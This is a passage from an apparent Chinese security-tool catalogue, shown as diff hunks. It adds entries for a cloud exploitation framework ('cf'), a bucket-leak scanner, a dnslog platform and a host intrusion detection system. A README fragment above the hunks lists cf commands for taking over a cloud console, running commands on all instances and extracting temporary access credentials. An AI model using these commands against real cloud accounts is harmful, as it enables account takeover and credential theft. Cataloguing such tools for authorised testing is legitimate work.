
|
||||
|
||||
配置 CF
|
||||
|
||||
```bash
|
||||
cf configure
|
||||
```
|
||||
|
||||
一键列出当前访问凭证的云服务资源
|
||||
|
||||
```bash
|
||||
cf alibaba ls
|
||||
```
|
||||
|
||||
一键列出当前访问凭证的权限
|
||||
|
||||
```bash
|
||||
cf alibaba permissions
|
||||
```
|
||||
|
||||
一键接管控制台
|
||||
|
||||
```bash
|
||||
cf alibaba console
|
||||
```
|
||||
|
||||
查看 CF 为实例执行命令的操作的帮助信息
|
||||
|
||||
```bash
|
||||
cf alibaba ecs exec -h
|
||||
```
|
||||
|
||||
一键为所有实例执行三要素,方便 HVV
|
||||
|
||||
```
|
||||
cf alibaba ecs exec -b
|
||||
```
|
||||
|
||||
一键获取实例中的临时访问凭证数据
|
||||
|
||||
```bash
|
||||
cf alibaba ecs exec -m
|
||||
```
|
||||
|
||||
一键查看 VPC 安全组规则
|
||||
|
||||
```bash
|
||||
cf tencent vpc ls
|
||||
```
|
||||
|
||||
如果感觉还不错的话,师傅记得给个 Star 呀 ~,另外 CF 的更多使用方法可以参见使用文档:[wiki.teamssix.com/cf](https://wiki.teamssix.com/cf)
|
||||
|
||||
<!--auto_detail_active_begin_e1c6fb434b6f0baf6912c7a1934f772b-->
|
||||
## 项目相关
|
||||
|
||||
|
||||
## 最近更新
|
||||
|
||||
<!--auto_detail_active_end_f9cf7911015e9913b7e691a7a5878527-->
|
||||
@@ -6,6 +6,7 @@
|
||||
4. [veinmind-tools](#veinmind-tools)
|
||||
5. [GShark](#gshark)
|
||||
6. [Juggler](#juggler)
|
||||
7. [Hades](#hades)
|
||||
|
||||
----------------------------------------
|
||||
|
||||
@@ -69,3 +70,13 @@ veinmind-tools 是基于 veinmind-sdk 打造的一个容器安全工具集,目
|
||||
|
||||
一个也许能骗到黑客的系统,可以作为WAF等防护体系的一环。
|
||||
|
||||
### [Hades](detail/Hades.md)
|
||||

|
||||

|
||||

|
||||

|
||||
|
||||
<https://github.com/theSecHunter/Hades>
|
||||
|
||||
Hades 是一款支持 Windows/Linux 的内核级别数据采集主机入侵检测系统,其中每个插件均可独立分开运行。
|
||||
|
||||
|
||||
@@ -5,11 +5,14 @@
|
||||
3. [Viper](#viper)
|
||||
4. [MDUT](#mdut)
|
||||
5. [BurpCrypto](#burpcrypto)
|
||||
6. [ysomap](#ysomap)
|
||||
7. [MySQL-Fake-Server](#mysql-fake-server)
|
||||
8. [DNSlog-GO](#dnslog-go)
|
||||
9. [Redis-Rogue-Server](#redis-rogue-server)
|
||||
10. [MysqlT](#mysqlt)
|
||||
6. [cf](#cf)
|
||||
7. [ysomap](#ysomap)
|
||||
8. [MySQL-Fake-Server](#mysql-fake-server)
|
||||
9. [DNSlog-GO](#dnslog-go)
|
||||
10. [Cloud-Bucket-Leak-Detection-Tools](#cloud-bucket-leak-detection-tools)
|
||||
11. [Redis-Rogue-Server](#redis-rogue-server)
|
||||
12. [MysqlT](#mysqlt)
|
||||
13. [Cola-Dnslog](#cola-dnslog)
|
||||
|
||||
----------------------------------------
|
||||
|
||||
@@ -63,6 +66,16 @@ MDUT 全称 Multiple Database Utilization Tools,旨在将常见的数据库利
|
||||
|
||||
支持多种加密算法或直接执行JS代码的用于爆破前端加密的BurpSuite插件。
|
||||
|
||||
### [cf](detail/cf.md)
|
||||

|
||||

|
||||

|
||||

|
||||
|
||||
<https://github.com/teamssix/cf>
|
||||
|
||||
CF 是一个云环境利用框架,主要用来方便红队人员在获得云服务 Access Key 的后续工作。
|
||||
|
||||
### [ysomap](detail/ysomap.md)
|
||||

|
||||

|
||||
@@ -93,6 +106,16 @@ Ysomap是一款适配于各类实际复杂环境的Java反序列化利用框架
|
||||
|
||||
DNSLog-GO 是一款golang编写的监控 DNS 解析记录的工具,自带WEB界面。单文件运行,无依赖。部署方便快捷。
|
||||
|
||||
### [Cloud-Bucket-Leak-Detection-Tools](detail/Cloud-Bucket-Leak-Detection-Tools.md)
|
||||

|
||||

|
||||

|
||||

|
||||
|
||||
<https://github.com/UzJu/Cloud-Bucket-Leak-Detection-Tools>
|
||||
|
||||
Cloud-Bucket-Leak-Detection-Tools是一款针对云厂商存储桶扫描检测与利用的工具
|
||||
|
||||
### [Redis-Rogue-Server](detail/Redis-Rogue-Server.md)
|
||||

|
||||

|
||||
@@ -113,3 +136,13 @@ Redis 4.x/Redis 5.x RCE利用脚本. 项目最初来源于 <https://github.com/n
|
||||
|
||||
伪造Myslq服务端,并利用Mysql逻辑漏洞来获取客户端的任意文件反击攻击。
|
||||
|
||||
### [Cola-Dnslog](detail/Cola-Dnslog.md)
|
||||

|
||||

|
||||

|
||||

|
||||
|
||||
<https://github.com/AbelChe/cola_dnslog>
|
||||
|
||||
Cola Dnslog 是一款更加强大的dnslog平台(无回显漏洞探测辅助平台),支持dns http ldap rmi等协议,提供API调用方式便于与其他工具结合,支持钉钉机器人、Bark等提醒,并支持docker一键部署。
|
||||
|
||||
|
||||